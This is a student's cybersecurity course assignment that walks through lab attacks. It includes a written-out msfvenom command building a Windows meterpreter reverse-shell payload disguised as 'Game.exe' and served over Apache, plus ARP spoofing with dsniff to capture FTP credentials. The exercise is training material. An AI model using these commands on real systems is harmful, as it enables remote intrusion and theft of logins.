**Cyber Security Essentials | Batch 1 | Day 6 LetsUpgrade Assignment Day 6 | 30rd August 2020**

**Question 1:**

**● Create payload for windows .**

**● Transfer the payload to the victim's machine.**


**● Exploit the victim's machine.**

**Ans :-**

**● Create payload for windows :-**


**First create payload for windows using Below Commnad :-**

**msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a x86 -e x86/shikata ga\_nai -b "\x00" LHOST=192.168.47.100 -f exe > /var/www/html/counterstrike/Game.exe**


****

**● Transfer the payload to the victim's machine :-**

**Then start apache2 server and send payload to victims windows machine using webserver.**


****

**Then open webserver in windows machine and download payload and execute it.**


****

**Next, Then in Kali machine exploit victim system using following command**


**Start msfconsole :-**

****

**Then type following command:-**

****

**Then access victim machin using meterpreter :-**

****

**Question 2:**

**● Create an FTP server**

**● Access FTP server from windows command prompt**

**● Do an mitm and username and password of FTP transaction using wireshark and dsniff.**


**Answer:-**

**● Create a FTP server :-**


**First Create FTP server in Microsoft windows server 2016 using SERVER MANAGER application.**

**TO create a FTP server first open SERVER MANAGER then goto MANAGE >> ADD ROLES AND FEATURE.**

**Then complete whole process and install FTP server.**

****


**Installed FTP server show in SERVER MANAGER :-**

****

**● Access FTP server from windows command prompt :-**


**Then Access FTP server from another windows command promt.**

**Access FTP server from CMD using FTP Server IP, username and password.**


****

**● Do an mitm and username and password of FTP transaction using wireshark and dsniff.**


**First Open kali linux and SCANNING OPEN PORT AND IP IN SAME NETWORK USING NMAP :-**

****

**Then DSNIFF INSTALLATION :-**


****

**ARPSPOOFING :-**

****

**DSNIFF RESULT :-**

**GRAB USERNAME AND PASSOWORD**

****